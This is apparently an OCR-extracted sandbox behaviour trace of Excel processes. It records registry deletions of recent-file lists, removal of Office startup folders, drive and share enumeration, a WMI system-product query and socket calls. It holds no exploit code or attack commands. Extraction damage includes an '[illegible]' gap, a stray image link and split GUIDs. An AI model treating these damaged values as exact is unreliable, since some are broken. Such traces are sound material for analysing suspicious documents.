Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 4 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 5 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 6 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 7 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 8 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 9 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 10 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 11 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 12 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 13 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%TEMP%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 14 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%LOCALAPPDATA%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 15 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\AppData\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 16 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%USERPROFILE%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 17 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\Users\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 18 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 19 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 20 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 21 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 22 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 23 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 24 Value: None		2792
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6f658b90, -1, a04374c, a043748, 0) Return: 0		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 25 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (%WorkingDir%\) Return: 3		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 26 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 27 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 28 Value: None		2792

[illegible]


Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 27 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 28 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 29 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 30 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 31 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 32 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 33 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 34 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 35 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 36 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 37 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 38 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 39 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 40 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 41 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 42 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 43 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 44 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 45 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 46 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 47 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 48 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 49 Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\File MRU\Item 50 Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\Licensing\538F6C892AD540068154C6670774E980 Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\QM\SessionCount Value: 3		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\ProductFiles Value: 55860038		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\ProductFiles Value: 55860039		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Word*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50		2792
Call Filesystem API	API Name: FindNextFileW Args: (6a5a50, a04e5a0) Return: 1		2792
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Word\STARTUP\) Return: 1		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50		2792
Call Filesystem API	API Name: RemoveDirectoryW Args: (%APPDATA%\Microsoft\Excel\XLSTART\) Return: 1		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\PowerPoint*, 0, a04e5a0, 0, 0, 0) Return: 6a5a50		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\General\LastAutoSavePurgeTime Value: 1a8ca11		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\1C6A8A Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6A8A\ Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTF Value: 76		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTA Value: 76		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FE C\Usage\ProductFiles Value: 55860040		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 2		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LanguageResources\EnabledEditingLanguages\en-US Value: 1		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\'8' Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ab' Value: None		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FE C\Usage\EXCELFiles Value: 55860024		2768
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (c51f0c0) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (c51f0f8) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (dce998) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (dcd748) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (71cf9cf0) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, dcc7f4, 0, 0, 0) Return: c38c740		2768
Call Filesystem API	API Name: FindNextFileW Args: (c38c740, dcc7f4) Return: 1		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4\} Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-27FC044FB98\} Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ Value: None		2768

Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98}\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98}\4 Value: 0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98}\Categories Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\4 Value: 0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-9 3A0-2BC6273BC8E4}\Categories Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategoriesSeverities Value: 70 50,1249 15,1249 10		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAI\Categories Value: 1 0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTime Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastWriteTime Value: None		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*.*, 0, 2580048, 0, 0, 0) Return: db20790		2768
Call Filesystem API	API Name: FindNextFileW Args: (db20790, 2580048) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office16\xlstart*.*, 0, 2580048, 0, 0, 0) Return: db20790		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\8' Value: None		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#000000001F500000#\{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#000000000100000#\{53f5630d-b6bf-11d0-94f2-00a 0c91efb8b}\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#CdRomTEAC_CD-ROM_2.5+ ____#5&1c1d869a&0&1.1.0#\{53f5630d-b6bf-11d0-9 4f2-00a0c91efb8b}\) Return: 5		2768
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2768
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2768
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2768
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2768
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (dc13a8) Return: 1		2768
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\>' Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D Value: None		2768
Call System API	API Name: GetVersionExA Args: (dc1dd8) Return: 1		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\>' Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\1D7A73 Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14: 37Z		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2768

Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:37Z		2768
Call Window API	API Name: DialogBoxIndirectParamW Args: (6f8d0000, f145dc8, 301ea, 6fc551c6, dcc9c4) Return: 6		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:37Z		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFiles\Intl_1033 Value: 55860007		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFiles\Intl_1033 Value: 55860008		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\oregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\oregres.dll,-206 Value: Excel 2016		2768
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2768
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE\FriendlyAppName Value: Excel 2016		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE.ApplicationCompany Value: Microsoft Corporation		2768
Call System API	API Name: GetVersionExA Args: (75fd10ec) Return: 1		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en0		2768
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: (ROOT\CIMV2, en-US,en,0,13a00fa8, ea0f420) Return: 0		2768
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, 0, NULL, 0, ea0f420) Return: 0		2768
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, ea0f418) Return: 0		2768
Call Network API	API Name: socket Args: (23, 1, 6) Return: e0c		2768
Call Service API	API Name: OpenServiceW Args: (f01bb78, NetSetupSvc, 4) Return: f01bb00		2768
Call Network API	API Name: socket Args: (23, 1, 6) Return: e70		2768
